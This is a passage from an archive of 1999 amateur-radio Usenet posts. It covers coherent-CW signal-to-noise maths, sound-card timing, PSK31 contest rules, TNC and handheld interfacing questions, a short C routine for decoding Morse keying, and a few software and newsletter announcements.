voltages coherently producing a _voltage_ ten times as large (+20 dB)
as an individual segment. Assuming white noise, the noise is added
with random phase, the noise _power_ is added producing the power ten
times (+10 dB) that of an individual segment (or a voltage that is
sqrt(10) times larger than the noise voltage for an individual
segment). Thus, the improvement in SNR is 20-10 dB = 10 dB.

IMO, the CCW gain for 12, 1.2 and 0.12 WPM over aurally received CW
(assuming 100 Hz critical bandwidth) should be 10, 20 and 30 dB
respectively.

: But OTOH since humans can't really copy 0.12
: WPM at all, the improvement could also be considered infinite.
:
: >You can copy machine generated CW using a computer and a slicer IF you have
: >GOOD filtering. However, the slicer will not eliminate noise that affects
: >copy. If you are truly interested in using a computer to copy CW, look for
: >files on older QRZ CD's. Just like SSTV programs written for DOS, these CW
: >programs cannot be used while running Windows.
:
: CWGet is a Win95 program that works quite well on ordinary CW using a
: sound card interface. I'm not aware of any CCW programs which run natively
: under Win95 with the sound card, however. CCW requires realtime synchonization
: to realize the integrate and dump gain, and Windoze isn't easy to program for that.

I do not see why you would need a real time operating system for
reception of CCW on a sound card. The stability of the sound card
sample clock and the operating system's ability to process the filled
buffers should be enough. If it possible to record several minutes of
sound and write it to disk during this operation would indicate that
the system is sufficient. In practice, there is not even a need to
write it to the disk, but instead quickly process a completed buffer
while the next buffer is being filled. There is no need to do the
actual decoding in true real time for each audio cycle.

If the transmitter is controlled directly by a pin in the parallel
port, then the timing becomes critical. I haven't used Win95, so I can
not say how bad it is in this respect, but at least in WinNT with
suitable priorities, a sleeping process wakes up within a few
milliseconds even under severe test loads (e.g. grabbing the title bar
of a window and rattling the window all around the screen). Anyway,
these timing errors are not cumulative as long as you calculate the
next scheduled wake-up time from the clock.

On the other hand, if an SSB transceiver is used for both CCW
reception and transmission, it would be natural to use the sound card
to generate the transmitted audio. In this case the operating system
is only required to feed the sound card with precalculated sound

buffers fast enough so that there will be no gaps in the audio. The critical timing is handled by the sample clock on the sound card.

Paul OH3LWR

3450. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7qqeco.a8h.nomail@linux.pe1chl.ampr.org>
Source record: 17148

Clifford Buttschardt <cbuttsch@slonet.org> wrote:
>Of course, do not ignore that
>this "swish around" mentality HAS to stop----NOW!!! Cliff K7RR

I think that the "reply above the entire quoted article" mentality HAS to
stop----NOW!!!

Please only quote what you reply to, and type your text below it.
That keeps the thread readable for everyone.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3451. Turnstile Antenna

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <37ADAFC8.BB34DE20@twwde.com.tw>
Source record: 17009

Can anyone lead me to information on where I can get or make a turnstile anteena to recieve WEXF from NOAA, Meteor, etc...on the 137 Mhz band?....with rhc & liners polatization?

James
SysOp: World Data Exchange - Taiwan
WEB BBS: http://wins.twwde.con.tw

3452. PSK Contest Reminder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7olu7n$k65$1@mica.netsync.net>
Source record: 17010

Now less than a month away, spread the news!

PSK 31 Contest

Sponsored by the Chautauqua County Contest Club

DATE 0000 UTC September 4 1999 2359 UTC September 4 1999

Bands: 80, 40, 20, 15, and 10 m.

Classes:

A: Single Operator / All Band

B: Single Operator / Single Band

C: Multi Operator / Single TX / All Band

D: SWL / All Band

NOTE 1:

Single operator all band may also enter as a single band entry of their choice too.

NOTE 2:

DX spotting and alerting assistance is permitted in all classes.

Modes:

PSK31 (BPSK, QPSK) ONLY

EXCHANGES:

RST + QSO number, starting with 001.

QSO Points:

QSO with own country, 5 points.

QSO with other countries in own continent 10 points.

QSO with other continents 15 points.

Same station can be worked once on each band.

In VK, VE, JA and W, each call area will count as separate country.

Multipliers:

Each DXCC country on each band, including first contact with Australia, Canada, Japan and USA. Additionally, each call area in VK, VE, JA and W will count as one (1) multiplier on each band.

NOTE:

Stations operating from call areas other than their call ID, are asked to use '/x' for their actual call area, i.e. K5DJ/1.

Scoring:

Sum of QSO points x sum of multipliers = TOTAL SCORE.

Awards:

To the top stations in each class, country and district, if the number of QSOs is reasonable.

Logs:

Use separate log sheets for each band.

Log must show: BAND, DATE/TIME (UTC), CALLSIGN, EXCHANGE MESSAGE SENT and RECEIVED, MULTIPLIERS, and QSO points.

Summary sheet must show scoring, class, your callsign, name and address.

Multi-Op stations must show the callsign and names of all operators involved.

Please advise of any club participation, your score will be added to the aggregated score of your club.

Your comments will be very much appreciated.

Logs Deadline:

Logs must be received by October 10 to qualify.

Mail logs to:

PSK CONTEST ,Andrew O'Brien, KB2EOQ, 9082 Fredonia, NY 14063 . USA

or send as E-mail: obrienaj@netsync.net

Homepage: http://www.netsync.net/users/obrienaj/carc.htm

(Date of info: July 2 1999)

Thanks to Scandinavian Amateur Radio Teleprinter Group for format

3453. PK232 software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: Giorgio Petroni <g.petroni@inter-service.net>
Message-ID: <7olv7c$6g$1@nslave1.tin.it>
Source record: 17011

Hi,
can someone suggest me the best software to command my PK232 and if exist
the AEA internet home page to download last ROM version?
Thank you and best 73
Giorgio IV3FGB g.petroni@inter-service.net

3454. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <37cd8504.927760919@news.sci.fi>
Source record: 17012

On Sun, 08 Aug 1999 22:54:29 GMT, ke4zv@bellsouth.net (Gary Coffman)
wrote:

: On Sun, 08 Aug 1999 08:21:27 GMT, keinanen@sci.fi (Paul Keinanen) wrote:
: >On Sat, 07 Aug 1999 20:19:58 GMT, ke4zv@bellsouth.net (Gary Coffman)
: >wrote:

: >Thus, when evaluating the SNR for aurally received CW, the critical
: >bandwidth should be used when calculating the noise bandwidth, not the
: >receiver IF filter bandwidth if it is wider than the critical band-
: >width. The main effect of the 500 Hz IF filter is that it reduces
: >listening fatigue. Comparing to 10 Hz CCW bandwidth with the 50-100 Hz
: >critical aural bandwidth, would give an improvement of 7 .. 10 dB over
: >normal aural reception.
:
: That's a reasonable argument against a white noise channel, ...

I was assuming a white noise channel.

: .... assuming
: the listener has good pitch discrimination so that they can zero in on that
: critical bandwidth. Not everyone does. It doesn't work so well if the channel
: has coherent interference present. If we make no assumptions about the
: channel except the ratio of signal power to signal plus noise power, with
: noise defined as anything which isn't our signal, then we can't depend on
: the masking effect of the ear to the degree you state. Mitigating that a bit,
: some people do have very fine pitch discrimination, so even much stronger
: coherent interference can be ignored to a large degree. That's very variable
: from listener to listener, however.

The masking effect is somewhat level dependent, a strong (unwanted)
signal masks over a larger critical bandwidth and this is also
somewhat asymmetric, masking frequencies above the unwanted tone more
than below it. No doubt, there are large individual variations, thus
the lossy audio compression methods are acceptable to most people, but
not for all.

: >: Because process gain is proportional to the square root of element
: >: duration, the improvements at the lowest speeds aren't as dramatic as
: >: may first be imagined.
: >
: >Where does this square root come from ? If the speed is reduced to
: >1/10th, the transmitted energy/bit is increased by 10 dB, but on the
: >same time, the noise bandwidth has dropped to 1/10 and the noise
: >energy is the same, thus the improvement is 10 dB. Or looking in an
: >other way, split the long bit time into 10 segments and add the signal

: >voltages coherently producing a _voltage_ ten times as large (+20 dB)
: >as an individual segment. Assuming white noise, the noise is added
: >with random phase, the noise _power_ is added producing the power ten
: >times (+10 dB) that of an individual segment (or a voltage that is
: >sqrt(10) times larger than the noise voltage for an individual
: >segment). Thus, the improvement in SNR is 20-10 dB = 10 dB.
:
: You're assuming a phase coherent summer. An integrate and dump
: filter such as Petit used adds signal power and noise power. Phase
: coherency isn't preserved except for the start and stop timing of the
: signals.

Yes, you are right, I had to recheck them article in QST 5-6/1981 by
Charles Woodson W6NEY and while it does do I/Q detection of the audio
tone, it does _not_ use the Q channel to phase lock the centre
frequency oscillator to the incoming signal, as I had incorrectly
assumed. This lack of phase locking also dictates the huge frequency
stability requirement for the whole QSO in order to fit the signal
into the narrow passband of the filter.

: So the process gain increase with increasing integrate and
: dump time is only proportional to the square root of the ratio of the
: symbol durations. In principle, a phase coherent summer could be
: used, if we had a phase coherent reference. Petit abandoned that
: early on because it required modifying the radios to get it, and would
: require a much more accurate synchronized station reference clock
: to maintain a lock with the signal (tone/carrier) phase.

A phase locked loop with a several second time constant would have
reduced the long term stability requirements considerably, but the
short time stability would still have to be quite good. A phase
coherent system would also suffer severely from any short term phase
shifts in the transmission medium (usually the ionosphere).

IMO, calling the CCW system Coherent-CW is a bit misnomer, I would
rather call it a synchronous-CW mode in contrast to the normal
(asynchronous) CW.

<Win95 and the need to have a common bit frame reference on both the
transmitter and receiver>

: The computer can't derive this information itself. It must come from the
: station reference. So the computer must be able to respond in realtime
: to interrupts generated by the station reference to synchonize the start
: and stop times of its integrate and dump filter, and its bit present/absent
: decision code. Win95 is not a friendly environment for programming to
: synchronize internal bits of a user program's activities to an external
: realtime interrupt.

Why use interrupts for this ?

For decades, radio astronomers have recorded the actual space noise on
one track and a timing reference from an atomic clock or hydrogen

maser on the other track. The tapes from all over the continent are
then collected and the VLBI image is created by matching the timing
pulses to produce an antenna with an angular resolution as if a single
antenna had spanned the continent.

We could use that principle as well, especially since we usually have
two input channels on the sound card, just record the incoming CCW on
one channel and the timing pulses on the other channel. The timing
might be the 1 pps pulses from a GPS received or the (modified) line
and frame synch pulses from a commonly visible geostationary TV
satellite. The timing pulses can be used to calculate the actual
sampling frequency of the sound card (if that is needed) as well as
determine the exact start and stop times for each bit. With 48 kHz,
the timing error could be as small as 20 us, corresponding to a path
length variation of 6 km.

: The Win95 task scheduler is not deterministic, and interrupt handlers have to
: be written to run in ring zero of the OS. This is easier in DOS, because it is
: single tasking, and everything runs at effectively ring zero. In Win95, waking up
: a process, or changing the focus, is done by internal interrupts to the scheduler,
: and doesn't give the necessary fine control needed to synchonize parts of a
: user process.

For CCW, we do not need to do the actual decoding in real time
synchronised with the audio cycle or even within a dot time. We can
collect audio samples for a few dot times, run the detection process
for that data in a normal interactive process and then resume waiting
for the next batch of samples. The important things are that we can
time stamp each sample with a reliable sample number and have
sufficient (multi)buffering not to loose a single sample.

: I don't doubt that a CCW program could be written that would
: work under Win95 (I expect most of the guts would have to be at ring zero),
: but it would take more sophisticated programming skills than it would to do
: it for DOS. In other words, it would require someone with extensive practice
: writing complex Win95 device drivers. (It would be easier to write for Linux,
: because the scheduler is deterministic, but it would still be harder than doing
: it on the bare silicon of the machine, which is effectively what you do when
: writing under DOS.)

The transmitter side may be a bit more complicated, since a stable
long term timing may be required, the problem with the normal
GetTickCount (or GetCurrentTime) is that it is updated only every 10
ms, so you may be forced to use multimedia timers. An alternative
might be to use GetPerformanceCounter, which has a resolution about 1
us, but querying it is a bit heavy operation.

One other problem with some sound cards are that they are half duplex,
so you can not have the transmitter program constantly sending audio
buffer (with silence) to the buffer. It would be preferable to have
the transmitter program to send silent buffers to the sound card
constantly, thus relying the transmitter timing accuracy solely on the

sound card sample clock accuracy and not having to worry about interrupt latency or task switching times or system clock accuracy and resolution.

It may require some rethinking in software design, but I see no need for extensive kernel mode support for encoding and decoding CCW on a nondeterministically multitasking operating system.

Paul OH3LWR

3455. Re: PK232 software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7qtgb8.ntc.nomail@linux.pe1chl.ampr.org>
Source record: 17013

Giorgio Petroni <g.petroni@inter-service.net> wrote:
>Hi,
>can someone suggest me the best software to command my PK232 and if exist
>the AEA internet home page to download last ROM version?

When AEA still existed they did not want you to get ROM updates for
free, even if you needed them for a bugfix. You had to pay for them
"because they include new features", and they would threaten people
who offered to copy ROMs in case a critical bug was found.

However, AEA no longer exists, and their equipment is now sold by
Timewave. Maybe they are a bit more liberal in this respect...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3456. Re: Seek pointers to software PLL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: khmi@news.tampere.fi
Message-ID: <7omf4e$dmo@tampere.tampere.fi>
Source record: 17014

In article <7oktm5rrg1@news1.fast.net> you wrote:

: Hello all,

: I am looking for suggestions on implementing a software PLL
: to detect an OOK signal with phase jitter. Pointers to references
: would be greatly appreciated. I am asking here, as the problem has
: some similarities to CW detection, although there are some differences.

Here's how I've done it. This is the file that defines my function to collect 'bitmap' image of keyed-in cw -character. It does the thing you're looking for by just updating and making comparisons with static variable 'count'.

```
/* CWIMAGE.C */

#include <stdio.h>
#include "cwrx.h"

/*
* Image collects from incoming cw -signal a bitmap of a character.
* Most significant 1 -bit is always a begin flag of an image.
* The rest of the image is coded as: 1 means a 'dah' and 0 means a 'dit'.
*/

int image(int port) {
int i,cwimg;
static int count=200; /* Length of a 'dit' */
static int space=0; /* A flag for making space
between two words */

/* If longer pause than 4 'dits'
then its end of the word */
for (i=0;KEYUP && (i<4*count);i++);
if ((i>=3*count) && space) {
space = 0; /* No more spaces than 1 */
putchar(' ');
}

cwimg = 1; /* Initialize image */
while KEYUP; /* Wait for keydown sequence */

/*
* This is the main loop for collecting an image
*/

for (;;) {
sound(); /* Make some noise */
```

```
cwimg <<= 1; /* Make room for a new bit
of the image */
for (i=0;KEYDOWN;i++); /* Wait for release of the key */
nosound(); /* Stop that noise */

/*
* Now it's time to make a decision if a bit, just got, is going to be 1 or 0
* variable 'i' is proportional to the lenth of a keydown sequence just got.
*/

if (i>2*count) { /* If lengthier than 2 'dit's */
cwimg |= 1; /* It really is a 'dah' */
i /= 3; /* So manipulate cwimg
accordingly */
}

/*
* Variable 'count' (length of a 'dit') needs updating to make a program
* capable to adaptate to incoming signal.
*/

count = (i+count) / 2; /* Anyhow make 'count' to an
average of the new and the old
length of a 'dit' */

/*
* Now, wait for a new keydown sequence start before time of 2 'dits' has
* elapsed. If so, continue collecting of an image. Else the image is ready,
* return it for further processing.
*/

for (i=0;KEYUP && (i<2*count);i++);
if (i>= 2*count) break;

else count = (i+count) /2; /* Update 'count' with length
of a space */
}
space = 1; /* A space between words is
possible after a charcter */
return cwimg;
}

/* End of CWIMAGE.C */

Hope you can get something out of that.
73's

Kalevi

--
Kalevi J Hautaniemi, Kovajankatu 5, 33530 Tampere, FINLAND.
**** http://oh3tr.ele.tut.fi/~oh3fg/ **** On air: OH3FG, KO4BC ****
tel:+358-3-364-7446 mobile:+358-50-590-2243 or +358-50-033-5447
```

3457. Be informed! Top satellite- & media-news, frequencie-tables and more

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: Stefan Hagedorn <webmaster@sat-hagedorn.de>
Message-ID: <01bee195$bffc1ce0$0100007f@stefan>
Source record: 17015
Cross-posted to: it.hobby.satellite-tv.digitale,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 9.8.99
* Teleclub will switch to MPEG2 - N24 will replace in January 2000 on ASTRA
1 D
* Country Music Radio plan to re-start in September on ASTRA
* SRG Switzerland will launch a new programm for young people later this
year on ASTRA 1 C
* BONUM 1: NTV Russia will stop all analogue programmes on 1 October
* ASTRA 1 C: UG Radio seems to has stopped - ADR-signal is partly encoded
* ASTRA 1 E: New transponder-frequency for Hundert,6
* ASTRA 1 B: Erotic-programm Midnight Blue has started in PAL/Videocrypt
* EUTELSAT W2: New frequency for PI6ALK Dutch Amateur-TV
* Hot Bird 1: Some breaks for Eurotica/Rendez-Vous - Torrid TV
* Hot Bird: Football from Italy for members of Stream-package
* Hot Bird 4: Another change for AFRTS-TV platform
* Hot Bird 4: Radio Reporter has launched in MPEG2 clear
* EUTELSAT II-F4M: Turkish programmes Kral TV and TeleOne in analogue mode
* EUTELSAT II-F4M: Moral FM from Turkye comes analogue
* HISPASAT 1 A/B: New Spanish digital-platform available
* INTELSAT 601: Pay-Audio provider DMX has launched in MPEG2 clear

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

3458. Trouble Programming a TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: William Dale <william.dale.jr@lmco.com>
Message-ID: <37AF076C.3EB7@lmco.com>
Source record: 17016
Cross-posted to: rec.radio.amateur.equipment;,rec.radio.amateur.digital.misc

I have a new Kenwood TH-D7A and am having trouble getting it to
interface with a PC for memory programming or TNC/Packet Operations.

The memory manager program I downloaded from the Kenwood site is a very
early bata version and has little other instructions. Is there a newer
better version?

I'm reasonably sure the cable I built is as per the manual.

When run, the HT does not seem to open the serial port on it's side as
seen by the serial port break-out box I have attached.

Is there a special mode the HT needs to be in to read and write memory
data?

When set up as a TNC I can't get it to give me a 'cmd:' prompt. Again,
the HT side seems closed?

Any ideas?
--

"The difference between hardware and software is that the more you play
with hardware, the more likely you are to break it, but the more you
play with software the more likely you are to FIX it."

Bill Dale
LMMS
mailto:william.dale.jr@lmco.com
mailto:N2RHV@amsat.org

3459. Re: Trouble Programming a TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <M6Er3.37651$8D2.7187@news.rdc1.il.home.com>
Source record: 17017
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

> When set up as a TNC I can't get it to give me a 'cmd:' prompt. Again,
> the HT side seems closed?

Most likely your tx and rx pins are reversed. The docs are confusing, just reverse them and try again.

3460. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: sdem4393 <sdem4393@euronet.be>
Message-ID: <7on3r3$qqr@news3.euro.net>
Source record: 17018

Try CWGET and CWTYPE, it is a must really.

http://ua9osv.virtualave.net/english.htm

Stephan

3461. Re: PSK31 Transmit Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <37AF1FAF.D3B01211@ibm.net>
Source record: 17019

Try here:

http://www.muenster.de/%7Ewelp/sb.htm

and also here:

www.w5bbr.com

John Roberts wrote:
>
> I'd like to get into PSK31. Can someone point me to a web page to do
> some reading?
>
>

3462. Heathkit HD-4040

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: tleonard@my-deja.com
Message-ID: <7onf0c$1m1$1@nnrp1.deja.com>
Source record: 17020

Looking for the schematic for a Heathkit HD 4040 TNC.

Tim AA6DQ

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3463. new audio analyzer for radio signals

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: btf1@aol.com
Message-ID: <19990809171014.13373.00006947@ng-bd1.aol.com>
Source record: 17021

Do you already know : Analyzer2000 has now also a logarithmic frequency axis!

Analyzer2000, one of the world's most fastest and famous audio analyzers,
is now available in the 3.20 version.

It's full functional shareware and can be download at
http://members.aol.com/btf1

+++Superfast spectral analysis with FFT display for time and frequency variant
signals
+++FFT sizes from 256 to 16384 points, dynamic range up to 160 dB, graphical
zoom up to 32:1
+++linear or logarithmic frequency axis
+++Time analysis with oscilloscope and envelope display
+++Sonagraphic analysis with waterfall display
+++Measurement tools like markers, frequency rulers, level rulers, time rulers
+++Easy determination of THD, SNR (SINAD) and VCO phase noise (dBc/Hz)
+++Built-in test generator for sinewave and/or noise stimulation (full duplex
mode)
+++Multi morse decoder
+++PSK31 modem driver for the new RTTY mode
+++Simultaneous recording directly from PC sound card to standard wave file
+++Snapshot functionality (20 seconds post trigger memory)
+++Analyzing of standard wave files or post trigger memory in offline mode

3464. Re: PK232 software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7onq1m$t0f$1@news.minn.net>
Source record: 17022

In article <7olv7c$6g$1@nslave1.tin.it>, "Giorgio Petroni" <g.petroni@inter-service.net>
wrote:
>Hi,
>can someone suggest me the best software to command my PK232 and if exist
>the AEA internet home page to download last ROM version?
>Thank you and best 73
>Giorgio IV3FGB g.petroni@inter-service.net
>
>
Hello Giorgio,

You can find complete details, as well as upgrade information on
http://www.timewave.com

PK TERM '99for your PK-232 can also be downloaded from that URL.

any questions? I'll be glad to help.

73

John Douglas
N0ISL
Timewave Technology

3465. Re: PSK31 Transmit Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-09 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37afd67b@news1.us.ibm.net>
Source record: 17023

Try www.teleport.com/~nb6z/#menu. NB6Z has an excellent site to links
to many other sites that deal with digital communications, and PSK31
in particular.

Also www.al-williams.com/wd5gnr/pskgnr.htm is an excellent site. Al,
WD5GNR provides a fabulous "front end" program for the G3PLX basic
PSK31 software.

--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

John Roberts <johnr@ece.jhu.edu> wrote in message
news:37AE1545.FD9F8944@ece.jhu.edu...
> I'd like to get into PSK31. Can someone point me to a web page to do
> some reading?
>
> Thanks,
> John
>
> David Stinson wrote:
> >
> > My DELL 486D66 PC running Windows 95
> > has an older (1994) Mediavision Pro Audio Spectrum 16
> > sound card. I can receive PSK31, but when I try to transmit
> > the whole machine locks up requiring a cold restart.
> > I'm not a bit-head and I haven't found a menu where I can
> > change the default IRQ or DMA settings (if that would do
> > any good ;-).
> > Anyone have any experiance with this?
> >
> > Thanks,
> > Dave Stinson AB5S
> > arc5@ix.netcom.com
>
> --
> John S. Roberts KD4UBM
> http://psi.ece.jhu.edu/~johnr
> FAX: (815) 366-0742

3466. Re: PSK31 Transmit Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37af7930.17512888@news.crosslink.net>
Source record: 17024

On Mon, 09 Aug 1999 14:36:31 -0400, Ralph Mowery <rmowery@ibm.net>
wrote:

>Try here:
>
>http://www.muenster.de/%7Ewelp/sb.htm

That doesn't look right - I see a % in there that should be a ~.

Don't bother with too much reading. Just get PSK31SBW and put it on
the speaker. Read the Help file thoroughly and you are ready to go
acoustic coupling and be in your first QSO within two hours of the
download.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3467. Re: PK232 software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <37AF882C.68A37CFC@twwde.com.tw>
Source record: 17025

Hi John,

Do you have any idea when the new WeFax program for the PK-232DSP will be ready and how it will
compare to other WeFax programs.

On another note, why doesn't Timewave have a program for the Pk-232 line that can do WeFax , Sat,
SSTV and other digital modes (RTTY, BAUDOT, PKT, etc...) all in one package? Can you say you do as
PK-Term is limited. If Timewave can make a WeFax program why not at the very lease make it one
package?...Is it that that for sales do make a move?

James

SysOp: World Data Exchange - Taiwan
WEB BBS: http://wins.twwde.com.tw

John Douglas wrote:

> In article <7olv7c$6g$1@nslave1.tin.it>, "Giorgio Petroni" <g.petroni@inter-service.net> wrote:
> >Hi,
> >can someone suggest me the best software to command my PK232 and if exist
> >the AEA internet home page to download last ROM version?
> >Thank you and best 73
> >Giorgio IV3FGB g.petroni@inter-service.net
> >
> >
> Hello Giorgio,
>
> You can find complete details, as well as upgrade information on
> http://www.timewave.com
>
> PK TERM '99for your PK-232 can also be downloaded from that URL.
>
> any questions? I'll be glad to help.
>
> 73
>
> John Douglas
> N0ISL
> Timewave Technology

3468. Telemetry Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Cam Meek <cammeek@ix.netcom.com>
Message-ID: <37AFB88B.5782B656@ix.netcom.com>
Source record: 17026
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

I'm looking to set up a telemetry system between a small
microcontroller and a PC. This is strickly a one-way connection so
using a packet system really isn't necessary. I simply want to take the
RS232 data from the microcontroller, send it over the air to a receiver
connected to the serial port of the computer. The ideal system would
handle 9600 baud, and be small and light weight. I have been looking at
the Tekk Data Radios but assume that I would have to build a FSK circuit
between the micro controller and the radio.
I'm sure that this has been done before and I don't really want to
reinvent it. If you have any ideas on radios that can do this for me,
or have schmatics of systems that you would be willing to share, please
let me know.

Thanks
Cam Meek

3469. Re: Heathkit HD-4040

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <KWLeFJA9o9r3Ewss@dowrmain.demon.co.uk>
Source record: 17027

In article <7onf0c$1m1$1@nnrp1.deja.com>, tleonard@my-deja.com writes
>Looking for the schematic for a Heathkit HD 4040 TNC.
>

Tim, if it will help your search, the HD4040 was a commercial version of
the original TNC-1. As far as I remember (going back to about 1985/6),
the schematics were virtually identical.

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3470. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7opuv5nct1@autumn.news.rcn.net>
Source record: 17028

> Since programs such as ChromaPix (an sstv program that sends the
> call sign at the end of a transmission automatically) and
Hellschreiber
> are fully capable of using the direct sound card connection (and
vox) to
> transmit clean cw, I have no idea why none of the cw programs are
able
> to do so--but apparently they aren't being written that way.

It's probably easier and more reliable to directly key the rig via the CW key input so you don't have to worry about wave shaping, over-driving, hum in the audio, etc. As more people have sound cards wired to their rigs for other modes I wouldn't be surprised see sound card generated CW come about. Then we can listen to keyed 60 Hz and broad overdriven CW signals and be reminded of the days of spark :-)

3471. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Chris Smolinski <csmolinski@erols.com>
Message-ID: <37B08B10.3CD980DC@erols.com>
Source record: 17029

> > Since programs such as ChromaPix (an sstv program that sends the
> > call sign at the end of a transmission automatically) and
> Hellschreiber
> > are fully capable of using the direct sound card connection (and
> vox) to
> > transmit clean cw, I have no idea why none of the cw programs are
> able
> > to do so--but apparently they aren't being written that way.
>
> It's probably easier and more reliable to directly key the rig via
> the CW key input so you don't have to worry about wave shaping,
> over-driving, hum in the audio, etc. As more people have sound cards
> wired to their rigs for other modes I wouldn't be surprised see sound
> card generated CW come about. Then we can listen to keyed 60 Hz and
> broad overdriven CW signals and be reminded of the days of spark :-)

I've provided a serial handshake output in MultiMode to key CW transmitters (and another line for PTT control), it seems to be what most people are looking for. Feeding a tone into the microphone might be 'easier', but I agree that it opens up possibilites for hum, and other problems. Plus a legal question - would it really be CW? That is, could you run it on the CW only segments?

I'll probably add a CW audio output to an upcoming version of MultiMode anyway, as it may be of use to some people.

On another note, MultiMode for Windows is actually coming along. Sound input is working, and ACARS has been implemented as the first mode. Once a few other modes are implemented, we'll start taking a limited number of beta testers. It will probably be a little while before the Windows version catches up to the functionality of the Mac version (which is a moving target, anyway).

The URL for information about MultiMode for Windows is:
http://www.blackcatsystems.com/software/WinMultiMode.html

73's
Chris
N3JLY

3472. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37B0904A.3D30D824@swbell.net>
Source record: 17030

Chris Smolinski wrote:

> I've provided a serial handshake output in MultiMode to key CW
> transmitters (and another line for PTT control), it seems to be what
> most people are looking for. Feeding a tone into the microphone might be
> 'easier', but I agree that it opens up possibilites for hum, and other
> problems. Plus a legal question - would it really be CW? That is, could
> you run it on the CW only segments?

Absolutely, Chris. Several of the older SSB rigs obtained CW operation
only through keying an internal audio oscillator which was fed into the
mic circuit. If the audio signal is clean, there is no detectable
difference between the signal it causes to be transmitted and a
corresponding "cw" signal, assuming that the same keying wave shaping is
used, etc.
>
> I'll probably add a CW audio output to an upcoming version of MultiMode
> anyway, as it may be of use to some people.

Nice keying sidetone?
>
